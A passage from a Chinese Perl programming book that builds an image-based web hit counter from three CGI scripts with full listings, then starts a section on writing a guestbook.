


图 22.3 网页计数器

注意这里的问题：带有计数的网页是由 CGI 脚本生成的，如果想要这么做，它是很好用的。但很多人都想在标准、静态的 HTML 页面中使用 Web 计数器。通过使用图像（而不是文本），就可以实现这种功能。

#### 22.2.7.2 基于图像的网页计数器

可以创建基于图像的 Web 计数器，如果使用 CGI 脚本返回了指出计数的图像，则可以在静态 HTML 页面中使用它。如果想象丰富，实际上还可以在 CGI 脚本中创建必要的图像文件，但这里采取了较为简单的方式，只是让 CGI 脚本一个接一个地返回计数值。

对于 3 个数字的点击计数来说，将使用 3 个 CGI 脚本：imagecounter1.cgi、imagecounter2.cgi 和 imagecounter3.cgi。第一个 CGI 脚本将读取并增加 count.dat 中的数字，而且返回计数中对应于数百个数字的图像；第二个 CGI 脚本 imagecounter2.cgi 将返回 10 个数字（不会增加数字，原因是它已经完成了），最后一个 CGI 脚本将返回一个数字的计数。

如果马上按顺序把这些图像放在网页中，它们会一起显示出来，而且它们之间不包含空格，给出每个图像的外观。在 HTML 页面 imagecounter.htm 中，该计数器类似下列代码：

```

<HTML>
<HEAD>
<TITLE>Image Counter Example</TITLE>
</HEAD>
<BODY>
<CENTER>
<H1>You are visitor number</H1>
<IMG SRC = 'imagecounter1.cgi'>

```



```
<IMG SRC = 'imagecounter2.cgi'>
<IMG SRC = 'imagecounter3.cgi'>
</CENTER>
</BODY>
</HTML>
```

要使用这些 CGI 脚本，需要 10 个图像文件，即 0.gif ~9.gif，分别对应于各个数字通过创建这些图像（可以使用任意图像大小），可以自定义计数器的外观。

连同基于文本的点击计数器一起，也需要创建文件 count.dat，这就意味着一定要在存放 imagecounter1.cgi 的目录中创建一个名为 count.dat 的文件。要开始计数，需使用文本编辑器，在 count.dat 中置入 0 值，使该文件的权限足够低，以便系统上的 CGI 脚本能够写它。

这里将编写 imagecounter1.cgi。当调用该脚本时，它会更新 count.dat 中存储的值，存储新值，并显示图像，该图像对应于 Web 浏览器中数百个数字的计数。首先，增加存储的计数，如下所示：

```
#!/usr/local/bin/perl
use CGI;

$co = new CGI;

open (COUNT, "<count.dat")
    or die "Could not open counter data file.";

$count = <COUNT>;

close COUNT;

$count++;

open (COUNT, ">count.dat");

print COUNT $count;

close COUNT;
```

现在，采用下列表达式确定数百个数字对应的图像为：.gif~9.gif: \$image = int(\$count / 100)% 10（要扩充这个示例，可以使用\$image = int(\$count / 1000)% 10 查找数千个数字，使用\$image = int(\$count / 10000) % 10 查找数万个数字等）。在找到了正确的图像文件之后，把它读入\$data 标量中，如下所示：

```
$image = int($count / 100) % 10;
open (IMAGE, "<$image.gif");
$size = -s "$image.gif";
read IMAGE, $data, $size;
close IMAGE;
```



余下的工作就是把该图像输出到 Web 浏览器, 用于实现输出的代码如下 (有关更多的信息, 请参见本章前面的 “从 CGI 脚本返回图像”):

```
print
$co->header(-type=>'image/gif'),
$data;
```

现在, 所需要的是增加计数并返回数百的数字。脚本 `imagecounter2.cgi` 和 `imagecounter3.cgi` 都以同样的方式起作用, 只是它们不会增加计数, 而是分别返回计数的几十和几个图像数字。程序清单 22.2 列出了 `imagecounter1.cgi`, 程序清单 22.3 列出了 `imagecounter2.cgi`, 程序清单 22.4 列出了 `imagecounter3.cgi`。

图 22.4 显示了这段代码的结果, 在此, 可以看到基于图像的 Web 计数器在起作用。通过自定义图像文件 `0.gif ~ 9.gif`, 就可以按照自己的需要自定义该 Web 计数器的外观, 就会得到自己想要的图像。




图 22.4 基于图像的网页计数器

#### 程序清单 22.2 `imagecounter1.cgi`

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

open (COUNT, "<count.dat")
    or die "Could not open counter data file.";

$count = <COUNT>;

close COUNT;

$count++;

open (COUNT, ">count.dat");
```

```
print COUNT $count;

close COUNT;

$image = int($count / 100) % 10;

open (IMAGE, "<$image.gif");

$size = -s "$image.gif";

read IMAGE, $data, $size;

close IMAGE;

print

$co->header(-type=>'image/gif'),

$data;
```

#### 程序清单 22.3 imagecounter2.cgi

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

open (COUNT, "<count.dat")
    or die "Could not open counter data file.";

$count = <COUNT>;

close COUNT;

$image = int($count / 10) % 10;

open (IMAGE, "<$image.gif");

$size = -s "$image.gif";

read IMAGE, $data, $size;

close IMAGE;

print

$co->header(-type=>'image/gif'),

$data;
```

#### 程序清单 22.4 imagecounter3.cgi

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

open (COUNT, "<count.dat")
    or die "Could not open counter data file.";
```



```

$count = <COUNT>;
close COUNT;
$image = $count % 10;
open (IMAGE, "<$image.gif");
$size = -s "$image.gif";
read IMAGE, $data, $size;
close IMAGE;
print
$co->header(-type=>'image/gif'),
$data;

```

### 22.2.8 创建来宾簿

我们需要记录访问 Web 站点的人，想编写一个来宾簿。下面介绍相关的方法。

创建来宾簿是创建 Web 计数器（请参见上一节）的一个步骤。来宾簿获取用户的注释，并把它们存储在文件（通常是 HTML 文件）中，以便能够显示这些以及由以前用户输入的注释。

该来宾簿使用 3 个文件，默认情况下，它们都放于同一个目录中：**guestbook.htm**（请参见程序清单 22.5）；**book.htm**（请参见程序清单 22.6）；**guestbook.cgi**（请参见程序清单 22.7）。本章稍后部分将列出所有这些程序清单。这 3 个文件的功能如下：

- ◆ **book.htm**——实际的来宾簿；如果让用户能够查看它，则在网页中引入该文件的链接。
- ◆ **guestbook.htm**——来宾簿的前端，即你指导用户添加到来宾簿的页面。用户在该页面中输入其名字和注释，并单击 **Submit** 按钮，就可以把该数据发送给来宾簿。
- ◆ **guestbook.cgi**——由 **guestbook.htm** 调用的 CGI 脚本，把注释添加到来宾簿 **book.htm** 中。

要把注释添加到来宾簿中，首先启动 **guestbook.htm**，该网页将获取用户的名字和来宾簿注释，如图 22.5 所示。当用户单击 **Send** 按钮时，这些数据就会发送给 **guestbook.cgi**，它会把新数据插入到来宾簿 **book.htm** 中。如果你使用这个脚本，则应该更改 **guestbook.htm** 中的 URL，使它指向 **guestbook.cgi** 的 URL。

```

<BODY>
<H1>Add to the guestbook...</H1>
<FORM METHOD = POST ACTION =
"http://www.yourserver.com/username/cgi/guestbook.cgi">
<BR>

```

在 **guestbook.cgi**（请参见程序清单 22.6）中，打开 **book.htm** 中存储的来宾簿，并把新注释存储在该文件中。当用户想要查看来宾簿中的注释时，他可以查看 **book.htm**。



